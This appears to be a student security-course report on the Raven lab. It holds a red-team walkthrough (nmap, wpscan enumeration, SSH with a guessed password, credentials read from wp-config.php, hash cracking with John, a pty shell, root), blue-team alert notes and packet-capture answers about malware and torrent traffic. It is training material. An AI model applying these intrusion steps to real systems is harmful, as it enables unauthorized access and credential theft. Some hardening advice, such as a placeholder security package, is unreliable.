

RED TEAM

Exposed Services

Initial network scan for host ip : nmap -sP 192.168.1.*/24

```
root@Kali:~# nmap -sP 192.168.1.*/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-23 11:03 PST
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00068s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0027s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0012s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.83 seconds
root@Kali:~#
```

Nmap scan results for each machine reveal these open services and OS details:

nmap -sV 192.168.1.110 (Target 1)

nmap -sV 192.168.1.115 (Target 2)

```
Nmap scan report for 192.168.1.110
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1 (exposed services)	Target 2 (exposed services)
22 - ssh	22 - ssh
80 - http	80 - http
111 - rpcbind	111 - rpcbind
139 - netbios-ssn Samba smbd	139 - netbios-ssn Samba smbd
445 - netbios-ssn Samba smbd	445 - netbios-ssn Samba smbd

The following vulnerabilities were identified on target 1;

- Easy to guess password and username
- Mysql database password is easy to find and use. It should be encrypted (using RSA or AES) to provide an extra layer of security
- Several ports are open or showing as open. There are known vulnerabilities for these ports that attackers can take advantage of. 111, 139 and 445 are critical.

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Enumerate users using ‘wpscan --url 192.168.1.110/wordpress --enumerate u’

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00%
[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

- ssh michael@192.168.1.110 with password: “michael” (weak and and easy to guess)
- use grep to find the first flag in the html directory after successfully logging in as Michael.

```
michael@target1:~$ cat /var/www/html/service.html | grep "flag*"
Need t
er expert Read Teaming services to allow you to see where the flaws in security are.
←— flag1{b9bbcb33e11b80be759c4e844862482d} →
```

- Found flag2.txt by sniffing through directories still logged in as Michael. Finally found flag2 sitting in the var/www/ folder.

```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
michael@target1:/var/www$ █ █
```

- In the html directory, nano wp-config.php to find the username and password for MySQL database

```
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

- Run mysql -u root -p to login to MySQL using the password discovered above.

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

- Show databases; use wordpress; show tables;

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)
```

- Navigate through the tables for any flags/hashes.
- Select * from wp_posts;

	publish	closed	open		sample-page	0	http://
192.168.206.131/wordpress/?page_id=2	2018-08-12 22:49:12	2018-08-12 22:49:12			0 page	0	
cd2}	0						
4	1 2018-08-13 01:48:31	0000-00-00 00:00:00	flag3{afc01ab56b50591e7dccb93122770				
1ce}	5	0 2018-08-12 23:31:59	2018-08-12 23:31:59	flag4{715dea6c055b9fe3337544932f294			

Found both flags 3 and 4 in the wp_posts table.

- select * from wp_users;

Download CrackStation's Wordlist							
ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12	
2	steven	\$P\$Bk3VD9jsxx/loJogNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16	
2 rows in set (0.00 sec)							

We found both hashes for Michael and Steven!

- Since Michael's password was guessed, I saved Steven's hash in hash.txt and used john the ripper to unhash the password.

```
root@Kali:/usr/share/wordlists# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84      (?)
1g 0:00:01:42 DONE 3/3 (2021-02-23 13:29) 0.009781g/s 36181p/s 36181c/s 36181C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

- Secure a user shell as the user whose password you cracked
- Spawn a python shell with the command ‘python -c import pty;pty.spawn(“/bin/bash”)’

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 24 08:35:09 2021 from 192.168.1.90
$ python -c 'import pty;pty.spawn("/bin/bash")'
steven@target1:~$ █
```

- Escalate to root. One flag can be discovered after this step.

```
root@target1:/home# cd /root/
root@target1:~#
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| ____ \ \
| | / / _ \ \
| // _ \ \ // _ \ \ \
| | \ \ C | | \ v / _ / | | |
\| \ \ \_,_ \| \ / \ \_ | _ | _ |
\| \ \ \_,_ \| \ / \ \_ | _ | _ |

flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~# █
```

Alternatively, we can use the find command to find flag 2 and 4 by running

- find / -type f -name “flag*”

BLUE TEAM

Network Topology

The following machines were identified on the network:

- **Target 1**
 - Operating System: Linux (Apache httpd 2.4.10 (Debian))
 - Purpose: Apache web server/ Wordpress website host
 - IP Address: 192.168.1.110
- **Target 2**
 - Operating System: Linux (Apache httpd 2.4.10 (Debian))
 - Purpose: 2nd Apache web server/ Wordpress website host
 - IP Address: 192.168.1.115
- **HyperV**
 - Operating System: Windows
 - Purpose: Azure Cloud Jump Box
 - IP Address: 192.168.1.1
- **Attacker**
 - Operating System: Kali Linux
 - Purpose: Attacking Machine
 - IP Address: 192.168.1.90
- **ELK**
 - Operating System: Linux (Ubuntu)
 - Purpose: SIEMs for analyzing logs from beats
 - IP Address: 192.168.1.100

Description of Targets

There are two vulnerable targets on this network; Target 1 & 2:

Both targets are Apache web servers and have ssh enabled. So, ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:


Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Name of Alert 1: Excessive http errors

- **Metric:** metricbeat
- **Threshold:** 400/5mins
- **Vulnerability Mitigated:** brute-force attack
- **Reliability:** Does this alert generate lots of false positives/false negatives? No

- **Rate:** High if threshold is set right.



Name of Alert 2: http request size monitor


Metric: metricbeat

Threshold: 400/5mins

Vulnerability Mitigated: DDoS


Reliability: Does this alert generate lots of false positives/false negatives?

Rate: High



Name of Alert 3: cpu usage monitor

- **Metric:** metricbeat
- **Threshold:**
- **Vulnerability Mitigated:** unauthorized ssh access and root escalation
- **Reliability:** Does this alert generate lots of false positives/false negatives? No, the threshold has to be set properly.
- **Rate:** high reliability.



Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

• Vulnerability 1: Port 111 (Portmapper) rpcbind

- Patch: install special-security-package with apt-get
- Why It Works: special-security-package scans the system for viruses every day
- Other suggestions: add IPTTables to deny TCP connection of unwanted IP ranges

• Vulnerability 2: Port 139 (NetBIOS) NBSTAT

- Patch: chmod 600 /var/www/html/wordpress/wp-config.php
- Why It Works: By changing the permissions on the config file, only the owner would have full access while all other privileges would be denied to all outside users.

- Other suggestions: Disable file and printer sharing, block ports 135-139 completely, use complex passwords

- **Vulnerability 3: Port 445 (SMB)**

- Patch: restrict access to TCP port 445 (SMB)
- Why it Works: Prevents file and printer sharing from unauthorized users
- Other suggestions: delete
HKLM\System\CurrentControlSet\Services\NetBT\Parameters\TransportBindName in the Windows Registry

NETWORK ANALYSIS

Time Thieves

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site? mysocalledchaos.com

frame contains "youtube"

No.	Time	Source	Destination	Protocol	Length	Info
68958	764.668552700	10.0.0.201	10.0.0.2	DNS	79	Standard query 0x33a7 A fcma
68959	764.670074100	10.0.0.2	10.0.0.201	DNS	95	Standard query response 0x33
4430	60.637714100	166.62.111.64	172.16.4.205	HTTP/X...	1088	HTTP/1.1 200 OK
51355	618.716454900	172.217.6.162	10.11.11.200	TCP	1411	443 → 49231 [ACK] Seq=1358 A
51358	618.779055400	172.217.6.162	10.11.11.200	TCP	1411	443 → 49232 [ACK] Seq=1358 A
67548	754.708253700	172.217.9.2	10.0.0.201	TCP	1484	443 → 49771 [PSH, ACK] Seq=1
68299	761.204646700	172.217.9.163	10.0.0.201	TCP	1484	443 → 49785 [PSH, ACK] Seq=1
68975	764.740455100	216.58.218.206	10.0.0.201	TCP	1484	443 → 49814 [PSH, ACK] Seq=1
83340	912.346253800	166.62.111.64	172.16.4.205	TCP	1088	[TCP Retransmission] 80 → 49
67546	754.683640000	172.217.9.2	10.0.0.201	TLSv1.2	1484	Server Hello
67550	754.733324000	172.217.9.2	10.0.0.201	TLSv1.2	1514	Server Hello
68298	761.180894200	172.217.9.163	10.0.0.201	TLSv1.2	1484	Server Hello

[HTTP response 10/14]
[Time since request: 1.195089400 seconds]
[Prev request in frame: 4218]
[Prev response in frame: 4345]
[Request in frame: 4346]
[Next request in frame: 4481]
[Next response in frame: 6113]
[Request URI: http://mysocalledchaos.com/wp-content/uploads/2018/02/Beauty.jpg]
File Data: 19627 bytes

extensible Markup Language
↳ <svg>

Frame (1088 bytes) Reassembled TCP (20032 bytes)

2. What is the IP address of the Domain Controller (DC) of the AD network? 10.6.12.12

nbns

No.	Time	Source	Destination	Protocol	Length	Info
44838	425.307784700	10.6.12.157	10.6.12.255	NBNS	92	Na
44835	425.303984000	10.6.12.157	10.6.12.255	NBNS	92	Na
44827	425.289240400	10.6.12.12	10.6.12.255	NBNS	110	Re
44776	424.640861500	10.6.12.157	10.6.12.255	NBNS	92	Na
44775	424.639390100	10.6.12.12	10.6.12.255	NBNS	110	Re
44532	422.066466700	10.6.12.157	10.6.12.255	NBNS	92	Na
44531	422.065004600	10.6.12.12	10.6.12.255	NBNS	110	Re
44508	421.912710700	10.6.12.157	10.6.12.255	NBNS	92	Na
44505	421.909114700	10.6.12.157	10.6.12.255	NBNS	92	Na
44494	421.889390200	10.6.12.12	10.6.12.255	NBNS	110	Re

Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 1

Queries

FRANK-N-TED<1b>: type NB, class IN
Name: FRANK-N-TED<1b> (Domain Master Browser)
Type: NB (32)
Class: IN (1)
Additional records

frame contains "_ldap"						
No.	Time	Source	Destination	Protocol	Length	Info
43184	416.251432500	10.6.12.12	10.6.12.203	DNS	193	St
43183	416.248342100	10.6.12.203	10.6.12.12	DNS	127	St
42990	415.423158200	192.168.1.90	192.168.1.100	HTTP	10356	PC
42986	415.421632200	192.168.1.90	192.168.1.100	TCP	7306	48
42985	415.421607900	192.168.1.90	192.168.1.100	TCP	4162	48
42820	414.666915900	10.6.12.12	10.6.12.203	DNS	183	St
42819	414.663987600	10.6.12.203	10.6.12.12	DNS	117	St
42804	414.638105800	10.6.12.12	10.6.12.203	DNS	198	St
42803	414.634928100	10.6.12.203	10.6.12.12	DNS	132	St
42789	414.609667900	10.6.12.12	10.6.12.203	DNS	198	St

frank-n-ted-dc.frank-n-ted.com: type A, class IN, addr 10.6.12.12
 Name: frank-n-ted-dc.frank-n-ted.com
 Type: A (Host Address) (1)
 Class: IN (0x0001)
 Time to live: 1200 (20 minutes)
 Data length: 4
 Address: 10.6.12.12
 [Request In: 42819]
 [Time: 0.002928300 seconds]

3. What is the name of the malware downloaded to the 10.6.12.203 machine? june11.dll

No.	Time	Source	Destination	Protocol	Length	Info
45496	428.217270700	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
46488	439.227592400	192.168.1.90	192.168.1.100	TCP	4162	48606 → 9200 [PSH, ACK] Seq=13082658 Ack=13082659
45494	428.211403500	205.185.125.104	10.6.12.203	HTTP	542	HTTP/1.1 302 Found

Content-Type: text/html; charset=UTF-8\r\n
 Content-Length: 0\r\n
 Connection: keep-alive\r\n
 Cache-Control: no-cache, no-store, must-revalidate, post-check=0,pre-check=0\r\n
 Expires: 0\r\n
 Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT\r\n
 Location: http://205.185.125.104/files/june11.dll\r\n
 Pragma: no-cache\r\n
 Set-Cookie: _subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/\r\n
 Access-Control-Allow-Origin: *\r\n
 \r\n
 [HTTP response 1/2]
 [Time since request: 0.009532300 seconds]
 [Request in frame: 45492]
 [Next request in frame: 45496]
 [Next response in frame: 46259]
 [Request URI: http://205.185.125.104/files/june11.dll]

4. Upload the file to [VirusTotal.com](#).

The screenshot shows a Kali Linux desktop environment. In the top bar, there are links for Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, and NetHunter. The main window is a browser displaying the VirusTotal website at <https://www.virustotal.com/gui/file/d36366666>. The file being analyzed is a Microsoft Word document named 'Just another Microsoft Word document.docx'. The VirusTotal interface shows various detection results from different engines. Below the browser is a terminal window with the command `tcpdump -n -i mon0 | grep http` running. The terminal output lists several HTTP requests from a source IP of 185.243.115.84 to a destination IP of 172.16.4.205, indicating an infection traffic flow.

5. What kind of malware is this classified as? Trojan Horse

Vulnerable Windows Machine


- Find the following information about the infected Windows machine:
 - Host name: ROTTERDAM-PC
 - IP address: 172.16.4.205
 - MAC address: 00:59:07:b0:63:a4
- What is the username of the Windows user whose computer is infected? matthijs.devries
- What are the IP addresses used in the actual infection traffic? 172.16.4.205, 166.62.111.64, 185.243.115.84

```
ip.addr == 172.16.4.0/24 && http
[...]
Destination      Protocol Length Info
Rotterdam-PC.mind-hammer.net  HTTP    341 [TCP Spurious Retransmission] HTTP/1.1 GET /index.html
Rotterdam-PC.mind-hammer.net  HTTP    1366 [TCP ACKed unseen segment] POST /index.html
Rotterdam-PC.mind-hammer.net  HTTP    341 [TCP Spurious Retransmission] HTTP/1.1 GET /index.html
Rotterdam-PC.mind-hammer.net  HTTP    496 [TCP ACKed unseen segment] POST /index.html
Rotterdam-PC.mind-hammer.net  HTTP    341 [TCP Spurious Retransmission] HTTP/1.1 GET /index.html
Rotterdam-PC.mind-hammer.net  HTTP    326 [TCP ACKed unseen segment] POST /index.html
Rotterdam-PC.mind-hammer.net  HTTP    1411 [TCP Spurious Retransmission] Content-Type: application/javascript
...
0 0000 0000 0000 = Fragment offset: 0
Time to live: 44
Protocol: TCP (6)
Header checksum: 0xc17c [validation disabled]
[Header checksum status: Unverified]
Source: b5689023.green.mattingsolutions.co (185.243.115.84)
Destination: Rotterdam-PC.mind-hammer.net (172.16.4.205)
Transmission Control Protocol, Src Port: 80, Dst Port: 49249, Seq: 6010154, Ack: 1, Len: 1411
Hypertext Transfer Protocol
```

Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement. IT shared the following about the torrent activity:

1. The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
2. The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
3. The DC is associated with the domain dogoftheyear.net.
4. Find the following information about the machine with IP address 10.0.0.201:
 - o MAC address : 00:16:17:18:66:C8
 - o Windows username : Blanco-Desktop
 - o OS version : Win64
5. Which torrent file did the user download? Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



The screenshot shows a NetworkMiner tool interface capturing traffic on the local network. A green header bar displays the filter: "ip.addr == 10.0.0.201 && http". The main pane lists network connections in a table with columns: Source, Destination, Protocol, Length, and Info. The table shows several HTTP requests from the source "BLANCO-DESKTOP.dogoftheyear.net" to various destinations, including "ftp.osuosl.org", "files.publicdomaintorrents.com", and "blanco-deSKTOP.dogoftheyear.net". The "Info" column provides details like "195 GET /version-1.0 HTTP/1.1" or "59 HTTP/1.1 200 OK (application/x-bitTorrent)". Below the table, a detailed view of a selected HTTP request is shown. The request is for "GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n". The "Expert Info (Chat/Sequence)" pane shows the raw request message, including the host header "Host: blanco-deSKTOP.dogoftheyear.net" and other standard headers like User-Agent and Accept-Language.

Source	Destination	Protocol	Length	Info
BLANCO-DESKTOP.dogoftheyear.net	ftp.osuosl.org	HTTP	195	GET /version-1.0 HTTP/1.1
files.publicdomaintorrents.com	BLANCO-DESKTOP.dogoftheyear.n...	HTTP	59	HTTP/1.1 200 OK (application/x-bitT
BLANCO-DESKTOP.dogoftheyear.net	files.publicdomaintorrents.com	HTTP	589	GET /bt/btdownload.php?type=torrent&f
fls-na.amazon-adsystem.com	BLANCO-DESKTOP.dogoftheyear.n...	HTTP	254	HTTP/1.1 200 OK (GIF89a)
BLANCO-DESKTOP.dogoftheyear.net	fls-na.amazon-adsystem.com	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628
rcm-na.assoc-amazon.com	BLANCO-DESKTOP.dogoftheyear.n...	HTTP	1310	HTTP/1.1 200 OK (text/html)
BLANCO-DESKTOP.dogoftheyear.net	rcm-na.assoc-amazon.com	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=486
files.publicdomaintorrents.com	BLANCO-DESKTOP.dogoftheyear.n...	HTTP	59	HTTP/1.1 200 OK (text/html)
www.assoc-amazon.com	BLANCO-DESKTOP.dogoftheyear.n...	HTTP	1227	HTTP/1.1 200 (text/javascript)

```
Transmission Control Protocol, Src Port: 49834, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
Hypertext Transfer Protocol
  GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent]
      Request Method: GET
      Request URI: /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
      Request Version: HTTP/1.1
      Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\n
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36
      Accept-Language: en-US\r\n
```